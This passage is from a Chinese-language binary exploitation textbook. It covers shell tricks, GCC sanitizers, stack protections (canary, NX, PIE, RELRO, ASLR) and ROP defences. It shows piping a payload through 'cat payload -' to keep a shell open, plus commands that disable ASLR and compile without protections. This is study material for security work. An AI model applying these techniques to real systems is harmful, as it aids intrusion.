074   60    3C    <                            174   124   7C
|
075   61    3D    =                            175   125   7D
}
076   62    3E    >                            176   126   7E
~
077   63    3F    ?                            177   127   7F
DEL

Tables
For convenience, below are more compact tables in hex and decima
l.

   2 3 4 5 6 7       30 40 50 60 70 80 90 100 110 120
 -------------      ---------------------------------
0:   0 @ P ` p     0:    (  2  <  F  P  Z  d   n   x
1: ! 1 A Q a q     1:    )  3  =  G  Q  [  e   o   y
2: " 2 B R b r     2:    *  4  >  H  R  \  f   p   z
3: # 3 C S c s     3: !  +  5  ?  I  S  ]  g   q   {
4: $ 4 D T d t     4: "  ,  6  @  J  T  ^  h   r   |
5: % 5 E U e u     5: #  -  7  A  K  U  _  i   s   }
```

```
6: & 6 F V f v     6: $  .  8  B  L  V  `  j   t   ~
7: ' 7 G W g w     7: %  /  9  C  M  W  a  k   u  DEL
8: ( 8 H X h x     8: &  0  :  D  N  X  b  l   v
9: ) 9 I Y i y     9: '  1  ;  E  O  Y  c  m   w
A: * : J Z j z
B: + ; K [ k {
C: , < L \ l |
D: - = M ] m }
E: . > N ^ n ~
F: / ? O _ o DEL
```

Hex 转 Char：

```
$ echo -e '\x41\x42\x43\x44'
$ printf '\x41\x42\x43\x44'
$ python -c 'print(u"\x41\x42\x43\x44")'
$ perl -e 'print "\x41\x42\x43\x44";'
```

Char 转 Hex：

```
$ python -c 'print(b"ABCD".hex())'
```

nohup 和 &

用 `nohup` 运行命令可以使命令永久的执行下去，和 Shell 没有关系，而 `&` 表示设置此进程为后台进程。默认情况下，进程是前台进程，这时就把 Shell 给占据了，我们无法进行其他操作，如果我们希望其在后台运行，可以使用 `&` 达到这个目的。

该命令的一般形式为：

```
$ nohup <command> &
```

前后台进程切换

可以通过 `bg`（background）和 `fg`（foreground）命令进行前后台进程切换。

显示Linux中的任务列表及任务状态：

```
$ jobs -l
[1]+  9433 Stopped (tty input)     ./a.out
```

将进程放到后台运行：

```
$ bg 1
```

将后台进程放到前台运行：

```
$ fg 1
```

cat -

通常使用 cat 时后面都会跟一个文件名，但如果没有，或者只有一个 `-` ，则表示从标准输入读取数据，它会保持标准输入开启，如：

```
$ cat -
hello world
hello world
^C
```

更进一步，如果你采用 `cat file -` 的用法，它会先输出 file 的内容，然后是标准输入，它将标准输入的数据复制到标准输出，并保持标准输入开启：

```
$ echo hello > text
$ cat text -
hello
world
world
^C
```

有时我们在向程序发送 paylaod 的时候，它执行完就直接退出了，并没有开启 shell，我们就可以利用上面的技巧：

```
$ cat payload | ./a.out
> Segmentation fault (core dumped)

$ cat payload - | ./a.out
whoami
firmy
^C
Segmentation fault (core dumped)
```

这样就得到了 shell。

4.3 GCC 编译参数解析

GCC

```
$ wget -c http://www.mirrorservice.org/sites/sourceware.org/pub/
gcc/releases/gcc-4.4.0/gcc-4.4.0.tar.bz2
$ tar -xjvf gcc-4.4.0.tar.bz2
$ ./configure
$ make && sudo make install
```

常用选项

使用 `gcc -v` 可以查看默认开启的选项：

```
$ gcc -v
Using built-in specs.
COLLECT_GCC=gcc
COLLECT_LTO_WRAPPER=/usr/lib/gcc/x86_64-linux-gnu/5/lto-wrapper
Target: x86_64-linux-gnu
Configured with: ../src/configure -v --with-pkgversion='Ubuntu 5
.4.0-6ubuntu1~16.04.9' --with-bugurl=file:///usr/share/doc/gcc-5
/README.Bugs --enable-languages=c,ada,c++,java,go,d,fortran,objc
,obj-c++ --prefix=/usr --program-suffix=-5 --enable-shared --ena
ble-linker-build-id --libexecdir=/usr/lib --without-included-get
text --enable-threads=posix --libdir=/usr/lib --enable-nls --wit
h-sysroot=/ --enable-clocale=gnu --enable-libstdcxx-debug --enab
le-libstdcxx-time=yes --with-default-libstdcxx-abi=new --enable-
gnu-unique-object --disable-vtable-verify --enable-libmpx --enab
le-plugin --with-system-zlib --disable-browser-plugin --enable-j
ava-awt=gtk --enable-gtk-cairo --with-java-home=/usr/lib/jvm/jav
a-1.5.0-gcj-5-amd64/jre --enable-java-home --with-jvm-root-dir=/
usr/lib/jvm/java-1.5.0-gcj-5-amd64 --with-jvm-jar-dir=/usr/lib/j
vm-exports/java-1.5.0-gcj-5-amd64 --with-arch-directory=amd64 --
with-ecj-jar=/usr/share/java/eclipse-ecj.jar --enable-objc-gc --
enable-multiarch --disable-werror --with-arch-32=i686 --with-abi
=m64 --with-multilib-list=m32,m64,mx32 --enable-multilib --with-
tune=generic --enable-checking=release --build=x86_64-linux-gnu
--host=x86_64-linux-gnu --target=x86_64-linux-gnu
Thread model: posix
gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9)
```

控制标准版本的编译选项

- `-ansi`：告诉编译器遵守 C 语言的 ISO C90 标准。
- `-std=`：通过使用一个参数来设置需要的标准。
    - `c89`：支持 C89 标准。
    - `iso9899:1999`：支持 ISO C90 标准。
    - `gnu89`：支持 C89 标准。

控制标准版本的常量

这些常量（#define）可以通过编译器的命令行选项来设置，或者通过源代码总的 `#define` 语句来定义。

- `__STRICT_ANSI__` ：强制使用 C 语言的 ISO 标准。这个常量通过命令行选项 `-ansi` 来定义。
- `_POSIX_C_SOURCE=2` ：启用由 IEEE Std1003.1 和 1003.2 标准定义的特性。
- `_BSD_SOURCE` ：启用 BSD 类型的特性。
- `_GNU_SOURCE` ：启用大量特性，其中包括 GNU 扩展。

编译器的警告选项

- `-pedantic` ：除了启用用于检查代码是否遵守 C 语言标准的选项外，还关闭了一些不被标准允许的传统 C 语言结构，并且禁用所有的 GNU 扩展。
- `-Wformat` ：检查 printf 系列函数所使用的参数类型是否正确。
- `Wparentheses` ：检查是否总是提供了需要的圆括号。当想要检查一个复杂结构的初始化是否按照预期进行时，这个选项就很有用。
- `Wswitch-default` ：检查是否所有的 switch 语句都包含一个 default case。
- `Wunused` ：检查诸如声明静态函数但没有定义、未使用的参数和丢弃返回结果等情况。
- `Wall` ：启用绝大多数 gcc 的警告选项，包括所有以 -W 为前缀的选项。

Address sanitizer

Address sanitizer 是一种用于检测内存错误的技术，GCC 从 4.8 版本开始支持了这一技术。ASan 在编译时插入额外指令到内存访问操作中，同时通过 Shadow memory 来记录和检测内存的有效性。ASan 其实只是 Sanitizer 一系列工具中的一员，其他工具比如 memory leak 检测在 LeakSanitizer 中，uninitialized memory read 检测在 MemorySanitizer 中等等。

举个例子，很明显下面这个程序存在栈溢出：

```
#include<stdio.h>
void main() {
    int a[10] = {0};
    int b = a[11];
}
```

编译时加上参数 `-fsanitize=address` ，如果使用 Makefile，则将参数加入到 CFLAGS 中：

```
$ gcc -fsanitize=address santest.c
```

然后运行：

```
$ ./a.out
================================================================
=
==9399==ERROR: AddressSanitizer: stack-buffer-overflow on addres
s 0x7ffc03f4d64c at pc 0x565515082ad6 bp 0x7ffc03f4d5e0 sp 0x7ff
c03f4d5d0
READ of size 4 at 0x7ffc03f4d64c thread T0
    #0 0x565515082ad5 in main (/home/firmy/a.out+0xad5)
    #1 0x7fb4c04c0f69 in __libc_start_main (/usr/lib/libc.so.6+0
x20f69)
    #2 0x565515082899 in _start (/home/firmy/a.out+0x899)

Address 0x7ffc03f4d64c is located in stack of thread T0 at offse
t 76 in frame
    #0 0x565515082989 in main (/home/firmy/a.out+0x989)

  This frame has 1 object(s):
    [32, 72) 'a' <== Memory access at offset 76 overflows this v
ariable
HINT: this may be a false positive if your program uses some cus
tom stack unwind mechanism or swapcontext
      (longjmp and C++ exceptions *are* supported)
SUMMARY: AddressSanitizer: stack-buffer-overflow (/home/firmy/a.
out+0xad5) in main
Shadow bytes around the buggy address:
  0x1000007e1a70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0
  0x1000007e1a80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0
  0x1000007e1a90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0
  0x1000007e1aa0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
```

```
0
  0x1000007e1ab0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0
=>0x1000007e1ac0: f1 f1 f1 f1 00 00 00 00 00[f2]f2 f2 00 00 00 0
0
  0x1000007e1ad0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0
  0x1000007e1ae0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0
  0x1000007e1af0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0
  0x1000007e1b00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0
  0x1000007e1b10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0
Shadow byte legend (one shadow byte represents 8 application byt
es):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
  Right alloca redzone:    cb
==9399==ABORTING
```

确实检测出了问题。在实战篇中，为了更好地分析软件漏洞，我们可能会经常用到这个选项。

参考：https://en.wikipedia.org/wiki/AddressSanitizer

mcheck

利用 mcheck 可以实现堆内存的一致性状态检查。其定义在 `/usr/include/mcheck.h` ，是一个 GNU 扩展函数，原型如下：

```
#include <mcheck.h>

int mcheck(void (*abortfunc)(enum mcheck_status mstatus));
```

可以看到参数是一个函数指针，但检查到堆内存异常时，通过该指针调用 abortfunc 函数，同时传入一个 mcheck_status 类型的参数。

举个例子，下面的程序存在 double-free 的问题：

```
#include <stdlib.h>
#include <stdio.h>

void main() {
    char *p;
    p = malloc(1000);
    fprintf(stderr, "About to free\n");
    free(p);
    fprintf(stderr, "About to free a second time\n");
    free(p);
    fprintf(stderr, "Finish\n");
}
```

通过设置参数 `-lmcheck` 来链接 mcheck 函数：

```
$ gcc -lmcheck t_mcheck.c
$ ./a.out
About to free
About to free a second time
block freed twice
Aborted (core dumped)
```

还可以通过设置环境变量 `MALLOC_CHECK_` 来实现，这样就不需要重新编译程序。

```
$ gcc mcheck.c
$ #检查到错误时不作任何提示
$ MALLOC_CHECK_=0 ./a.out
About to free
About to free a second time
Finish
$ #检查到错误时打印一条信息到标准输出
$ MALLOC_CHECK_=1 ./a.out
About to free
About to free a second time
*** Error in `./a.out': free(): invalid pointer: 0x0000000001fb9
010 ***
Finish
$ #检查到错误时直接中止程序
$ MALLOC_CHECK_=2 ./a.out
About to free
About to free a second time
Aborted (core dumped)
```

具体参考 `man 3 mcheck` 和 `man 3 mallopt` 。

glibc 还提供了 `mtrace()` 和 `muntrace()` 函数分别在程序中打开和关闭对内存分配调用进行跟踪的功能。这些函数需要与环境变量 `MALLOC_TRACE` 配合使用，该变量定义了写入跟踪信息的文件名。在被调用时， `mtrace()` 会检查是否定义了该文件，又是否可以读写该文件。如果一切正常，那么会在文件里跟踪和记录所有对 malloc 系列函数的调用。由于生成的文件不易于理解，还提供了脚本（ `mtrace` ）用于分析文件，并生成易于理解的汇总报告。

将上面的例子修改一下：

```c
#include <stdlib.h>
#include <stdio.h>
#include <mcheck.h>

void main() {
    char *p;

    mtrace();

    calloc(16, 16);
    fprintf(stderr, "calloc some chunks that will not be freed\n"
);

    p = malloc(1000);
    fprintf(stderr, "About to free\n");
    free(p);
    fprintf(stderr, "About to free a second time\n");
    free(p);
    fprintf(stderr, "Finish\n");

    muntrace();
}
```

```
$ gcc t_mtrace.c
$ export MALLOC_TRACE=/tmp/t
$ ./a.out
calloc some chunks that will not be freed
About to free
About to free a second time
Finish
$ mtrace /tmp/t
- 0x000055e427cde7b0 Free 5 was never alloc'd 0x55e425da287c

Memory not freed:
-----------------
           Address     Size     Caller
0x000055e427cde6a0    0x100  at 0x55e425da27f6
```

于是 double-free 和内存泄漏被检测出来了。

参考资料

- GCC online documentation

4.4 GCC 堆栈保护技术

- 技术简介
- 编译参数
- 保护机制检测
- 地址空间布局随机化

技术简介

Linux 中有各种各样的安全防护，其中 ASLR 是由内核直接提供的，通过系统配置文件控制。NX，Canary，PIE，RELRO 等需要在编译时根据各项参数开启或关闭。未指定参数时，使用默认设置。

CANARY

启用 CANARY 后，函数开始执行的时候会先往栈里插入 canary 信息，当函数返回时验证插入的 canary 是否被修改，如果是，则说明发生了栈溢出，程序停止运行。

下面是一个例子：

```
#include <stdio.h>
void main(int argc, char **argv) {
    char buf[10];
    scanf("%s", buf);
}
```

我们先开启 CANARY，来看看执行的结果：

```
$ gcc -m32 -fstack-protector canary.c -o f.out
$ python -c 'print("A"*20)' | ./f.out
*** stack smashing detected ***: ./f.out terminated
Segmentation fault (core dumped)
```

接下来关闭 CANARY：

```
$ gcc -m32 -fno-stack-protector canary.c -o fno.out
$ python -c 'print("A"*20)' | ./fno.out
Segmentation fault (core dumped)
```

可以看到当开启 CANARY 的时候，提示检测到栈溢出和段错误，而关闭的时候，只有提示段错误。

下面对比一下反汇编代码上的差异：

开启 CANARY 时：

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x000005ad <+0>:    lea    ecx,[esp+0x4]
   0x000005b1 <+4>:    and    esp,0xfffffff0
   0x000005b4 <+7>:    push   DWORD PTR [ecx-0x4]
   0x000005b7 <+10>:    push   ebp
   0x000005b8 <+11>:    mov    ebp,esp
   0x000005ba <+13>:    push   ebx
   0x000005bb <+14>:    push   ecx
   0x000005bc <+15>:    sub    esp,0x20
   0x000005bf <+18>:    call   0x611 <__x86.get_pc_thunk.ax>
   0x000005c4 <+23>:    add    eax,0x1a3c
   0x000005c9 <+28>:    mov    edx,ecx
   0x000005cb <+30>:    mov    edx,DWORD PTR [edx+0x4]
   0x000005ce <+33>:    mov    DWORD PTR [ebp-0x1c],edx
   0x000005d1 <+36>:    mov    ecx,DWORD PTR gs:0x14
    ; 将 canary 值存入 ecx
   0x000005d8 <+43>:    mov    DWORD PTR [ebp-0xc],ecx
  ; 在栈 ebp-0xc 处插入 canary
   0x000005db <+46>:    xor    ecx,ecx
   0x000005dd <+48>:    sub    esp,0x8
   0x000005e0 <+51>:    lea    edx,[ebp-0x16]
   0x000005e3 <+54>:    push   edx
   0x000005e4 <+55>:    lea    edx,[eax-0x1940]
   0x000005ea <+61>:    push   edx
   0x000005eb <+62>:    mov    ebx,eax
   0x000005ed <+64>:    call   0x450 <__isoc99_scanf@plt>
   0x000005f2 <+69>:    add    esp,0x10
```

```
   0x000005f5 <+72>:    nop
   0x000005f6 <+73>:    mov    eax,DWORD PTR [ebp-0xc]
      ; 从栈中取出 canary
   0x000005f9 <+76>:    xor    eax,DWORD PTR gs:0x14
        ; 检测 canary 值
   0x00000600 <+83>:    je     0x607 <main+90>
   0x00000602 <+85>:    call   0x690 <__stack_chk_fail_local>
   0x00000607 <+90>:    lea    esp,[ebp-0x8]
   0x0000060a <+93>:    pop    ecx
   0x0000060b <+94>:    pop    ebx
   0x0000060c <+95>:    pop    ebp
   0x0000060d <+96>:    lea    esp,[ecx-0x4]
   0x00000610 <+99>:    ret
End of assembler dump.
```

关闭 CANARY 时：

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000055d <+0>:    lea    ecx,[esp+0x4]
   0x00000561 <+4>:    and    esp,0xfffffff0
   0x00000564 <+7>:    push   DWORD PTR [ecx-0x4]
   0x00000567 <+10>:    push   ebp
   0x00000568 <+11>:    mov    ebp,esp
   0x0000056a <+13>:    push   ebx
   0x0000056b <+14>:    push   ecx
   0x0000056c <+15>:    sub    esp,0x10
   0x0000056f <+18>:    call   0x59c <__x86.get_pc_thunk.ax>
   0x00000574 <+23>:    add    eax,0x1a8c
   0x00000579 <+28>:    sub    esp,0x8
   0x0000057c <+31>:    lea    edx,[ebp-0x12]
   0x0000057f <+34>:    push   edx
   0x00000580 <+35>:    lea    edx,[eax-0x19e0]
   0x00000586 <+41>:    push   edx
   0x00000587 <+42>:    mov    ebx,eax
   0x00000589 <+44>:    call   0x400 <__isoc99_scanf@plt>
   0x0000058e <+49>:    add    esp,0x10
   0x00000591 <+52>:    nop
   0x00000592 <+53>:    lea    esp,[ebp-0x8]
   0x00000595 <+56>:    pop    ecx
   0x00000596 <+57>:    pop    ebx
   0x00000597 <+58>:    pop    ebp
   0x00000598 <+59>:    lea    esp,[ecx-0x4]
   0x0000059b <+62>:    ret
End of assembler dump.
```

FORTIFY

FORTIFY 的选项 `-D_FORTIFY_SOURCE` 往往和优化 `-O` 选项一起使用，以检测缓冲区溢出的问题。

下面是一个简单的例子：

```c
#include<string.h>
void main() {
    char str[3];
    strcpy(str, "abcde");
}
```

```
$ gcc -O2 fortify.c
$ checksec --file a.out
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH     FORTIFY    Fortified Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    PIE enabled
No RPATH   No RUNPATH   No    0    0a.out

$ gcc -O2 -D_FORTIFY_SOURCE=2 fortify.c
In file included from /usr/include/string.h:639:0,
                 from fortify.c:1:
In function ‘strcpy’,
    inlined from ‘main’ at fortify.c:4:2:
/usr/include/bits/string3.h:109:10: warning: ‘__builtin___memcpy
_chk’ writing 6 bytes into a region of size 3 overflows the dest
ination [-Wstringop-overflow=]
   return __builtin___strcpy_chk (__dest, __src, __bos (__dest))
;
          ^~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
$ checksec --file a.out
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH     FORTIFY    Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    PIE enabled
No RPATH   No RUNPATH   Yes    2    2a.out
```

开启优化 `-O2` 后，编译没有检测出任何问题，checksec 后 FORTIFY 为 No。当配合 `-D_FORTIFY_SOURCE=2` （也可以 `=1` ）使用时，提示存在溢出问题，checksec 后 FORTIFY 为 Yes。

NX

No-eXecute，表示不可执行，其原理是将数据所在的内存页标识为不可执行，如果程序产生溢出转入执行 shellcode 时，CPU 会抛出异常。

在 Linux 中，当装载器将程序装载进内存空间后，将程序的 .text 段标记为可执行，而其余的数据段（.data、.bss 等）以及栈、堆均为不可执行。因此，传统利用方式中通过修改 GOT 来执行 shellcode 的方式不再可行。

但这种保护并不能阻止攻击者通过代码重用来进行攻击（ret2libc）。

PIE

PIE（Position Independent Executable）需要配合 ASLR 来使用，以达到可执行文件的加载时地址随机化。简单来说，PIE 是编译时随机化，由编译器完成；ASLR 是加载时随机化，由操作系统完成。ASLR 将程序运行时的堆栈以及共享库的加载地址随机化，而 PIE 在编译时将程序编译为位置无关、即程序运行时各个段加载的虚拟地址在装载时确定。开启 PIE 时，编译生成的是动态库文件（Shared object）文件，而关闭 PIE 后生成可执行文件（Executable）。

我们通过实际例子来探索一下 PIE 和 ASLR：

```
#include<stdio.h>
void main() {
    printf("%p\n", main);
}
```

```
$ gcc -m32 -pie random.c -o open-pie
$ readelf -h open-pie
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endi
an
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x400
```

```
  Start of program headers:          52 (bytes into file)
  Start of section headers:          6132 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         30
  Section header string table index: 29
$ gcc -m32 -no-pie random.c -o close-pie
$ readelf -h close-pie
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endi
an
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048310
  Start of program headers:          52 (bytes into file)
  Start of section headers:          5964 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         30
  Section header string table index: 29
```

可以看到两者的不同在 `Type` 和 `Entry point address` 。

首先我们关闭 ASLR，使用 `-pie` 进行编译：

```
# echo 0 > /proc/sys/kernel/randomize_va_space
# gcc -m32 -pie random.c -o a.out
# checksec --file a.out
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH    FORTIFY    Fortified Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    PIE enabled
No RPATH   No RUNPATH   No    0        2    a.out

# ./a.out
0x5655553d
# ./a.out
0x5655553d
```

我们虽然开启了 `-pie`，但是 ASLR 被关闭，入口地址不变。

```
# ldd a.out
    linux-gate.so.1 (0xf7fd7000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf7dd9000)
    /lib/ld-linux.so.2 (0xf7fd9000)
# ldd a.out
    linux-gate.so.1 (0xf7fd7000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf7dd9000)
    /lib/ld-linux.so.2 (0xf7fd9000)
```

可以看出动态链接库地址也不变。然后我们开启 ASLR：

```
# echo 2 > /proc/sys/kernel/randomize_va_space
# ./a.out
0x5665353d
# ./a.out
0x5659753d
# ldd a.out
    linux-gate.so.1 (0xf7727000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf7529000)
    /lib/ld-linux.so.2 (0xf7729000)
# ldd a.out
    linux-gate.so.1 (0xf77d6000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf75d8000)
    /lib/ld-linux.so.2 (0xf77d8000)
```

入口地址和动态链接库地址都变得随机。

接下来关闭 ASLR，并使用 `-no-pie` 进行编译：

```
# echo 0 > /proc/sys/kernel/randomize_va_space
# gcc -m32 -no-pie random.c -o b.out
# checksec --file b.out
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH     FORTIFY    Fortified Fortifiable  FILE
Partial RELRO    No canary found   NX enabled    No PIE
No RPATH   No RUNPATH   No    0        2    b.out

# ./b.out
0x8048406
# ./b.out
0x8048406
# ldd b.out
    linux-gate.so.1 (0xf7fd7000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf7dd9000)
    /lib/ld-linux.so.2 (0xf7fd9000)
# ldd b.out
    linux-gate.so.1 (0xf7fd7000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf7dd9000)
    /lib/ld-linux.so.2 (0xf7fd9000)
```

入口地址和动态库都是固定的。下面开启 ASLR：

```
# echo 2 > /proc/sys/kernel/randomize_va_space
# ./b.out
0x8048406
# ./b.out
0x8048406
# ldd b.out
    linux-gate.so.1 (0xf7797000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf7599000)
    /lib/ld-linux.so.2 (0xf7799000)
# ldd b.out
    linux-gate.so.1 (0xf770a000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf750c000)
    /lib/ld-linux.so.2 (0xf770c000)
```

入口地址依然固定，但是动态库变为随机。

所以在分析一个 PIE 开启的二进制文件时，只需要关闭 ASLR，即可使 PIE 和 ASLR 都失效。

> ASLR（Address Space Layout Randomization）
>
> 关闭： `# echo 0 > /proc/sys/kernel/randomize_va_space`
>
> 部分开启（将 mmap 的基址，stack 和 vdso 页面随机化）： `# echo 1 > /proc/sys/kernel/randomize_va_space`
>
> 完全开启（在部分开启的基础上增加 heap的随机化： `# echo 2 > /proc/sys/kernel/randomize_va_space`

RELRO

RELRO（ReLocation Read-Only）设置符号重定向表为只读或在程序启动时就解析并绑定所有动态符号，从而减少对 GOT（Global Offset Table）的攻击。

RELOR 有两种形式：

- Partial RELRO：一些段（包括 `.dynamic` ）在初始化后将会被标记为只读。
- Full RELRO：除了 Partial RELRO，延迟绑定将被禁止，所有的导入符号将在开始时被解析， `.got.plt` 段会被完全初始化为目标函数的最终地址，并被

标记为只读。另外 `link_map` 和 `_dl_runtime_resolve` 的地址也不会被装入。

编译参数

各种安全技术的编译参数如下：

安全技术	完全开启	部分开启	关闭
Canary	-fstack-protector-all	-fstack-protector	-fno-stack-protector
NX	-z noexecstack		-z execstack
PIE	-pie		-no-pie
RELRO	-z now	-z lazy	-z norelro

关闭所有保护：

```
gcc hello.c -o hello -fno-stack-protector -z execstack -no-pie -
z norelro
```

开启所有保护：

```
gcc hello.c -o hello -fstack-protector-all -z noexecstack -pie -
z now
```

- FORTIFY
    - `-D_FORTIFY_SOURCE=1` ：仅在编译时检测溢出
    - `-D_FORTIFY_SOURCE=2` ：在编译时和运行时检测溢出

保护机制检测

有许多工具可以检测二进制文件所使用的编译器安全技术。下面介绍常用的几种：

checksec

```
$ checksec --file /bin/ls
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH     FORTIFY    Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes    5        15    /bin/ls
```

peda 自带的 checksec

```
$ gdb /bin/ls
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : ENABLED
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

地址空间布局随机化

最后再说一下地址空间布局随机化（ASLR），该技术虽然不是由 GCC 编译时提供的，但对 PIE 还是有影响。该技术旨在将程序的内存布局随机化，使得攻击者不能轻易地得到数据区的地址来构造 payload。由于程序的堆栈分配与共享库的装载都是在运行时进行，系统在程序每次执行时，随机地分配程序堆栈的地址以及共享库装载的地址。使得攻击者无法预测自己写入的数据区的虚拟地址。

针对该保护机制的攻击，往往是通过信息泄漏来实现。由于同一模块中的所有代码和数据的相对偏移是固定的，攻击者只要泄漏出某个模块中的任一代码指针或数据指针，即可通过计算得到此模块中任意代码或数据的地址。

4.5 ROP 防御技术

早期的防御技术

前面我们已经学过各种 ROP 技术，但同时很多防御技术也被提出来，这一节我们就来看一下这些技术。

我们知道正常程序的指令流执行和 ROP 的指令流执行有很大不同，至少有下面两点：

- ROP 执行流会包含了很多 return 指令，而且之间只间隔了几条其他指令
- ROP 利用 return 指令来 unwind 堆栈，却没有对应的 call 指令

以上面两点差异作为基础，研究人员提出了很多 ROP 检测和防御技术：

- 针对第一点差异，可以检测程序执行中是否有频繁 return 的指令流，作为报警的依据
- 针对第二点差异，可以通过 call 和 return 指令来查找正常程序中通常都存在的后进先出栈里维护的不变量，判断其是否异常
- 还有更极端的，在编译器层面重写二进制文件，消除里面的 return 指令

所以其实这些早期的防御技术都默认了一个前提，即 ROP 中必定存在 return 指令。

另外对于重写二进制文件消除 return 指令的技术，根据二进制偏移也可能会得到攻击者需要的非预期指令，比如下面这段指令：

```
b8 13 00 00 00  mov $0x13, %eax
e9 c3 f8 ff ff  jmp 3aae9
```

偏移两个十六进制得到下面这样：

```
00 00   add %al, (%eax)
00 e9   add %ch, %cl
c3      ret
```

最终还是出现了 return 指令。

没有 return 的 ROP

后来又有人提出了不依赖于 return 指令的 ROP，使得早期的防御技术完全失效。return 指令的作用主要有两个：第一通过间接跳转改变执行流，第二是更新寄存器状态。在 x86 和 ARM 中都存在一些指令序列，也能够完成这些工作，它们首先更新全局状态（如栈指针），然后根据更新后的状态加载下一条指令序列的地址，最后跳转过去执行（把它叫做 update-load-branch 指令序列）。这样就避免的 return 指令的使用。

就像下面这样，`x` 代表任意的通用寄存器：

```
pop x
jmp *x
```

`r6` 通用寄存器里是更新后的状态：

```
adds r6, #4
ldr r5, [r6, #124]
blx r5
```

由于 update-load-branch 指令序列相比 return 指令更加稀少，所以需要把它作为 trampoline 重复利用。在构造 ROP 链时，选择以 trampoline 为目标的间接跳转指令结束的指令序列。当一个 gadget 执行结束后，跳转到 trampoline，trampoline 更新程序全局状态，并将程序控制交给下一个 gadget，这样就形成了 ROP 链。




Figure 1: Return-oriented programming without returns

参考资料

- Return-Oriented Programming without Returns
- Analysis of Defenses against Return Oriented Programming

4.6 one-gadget RCE

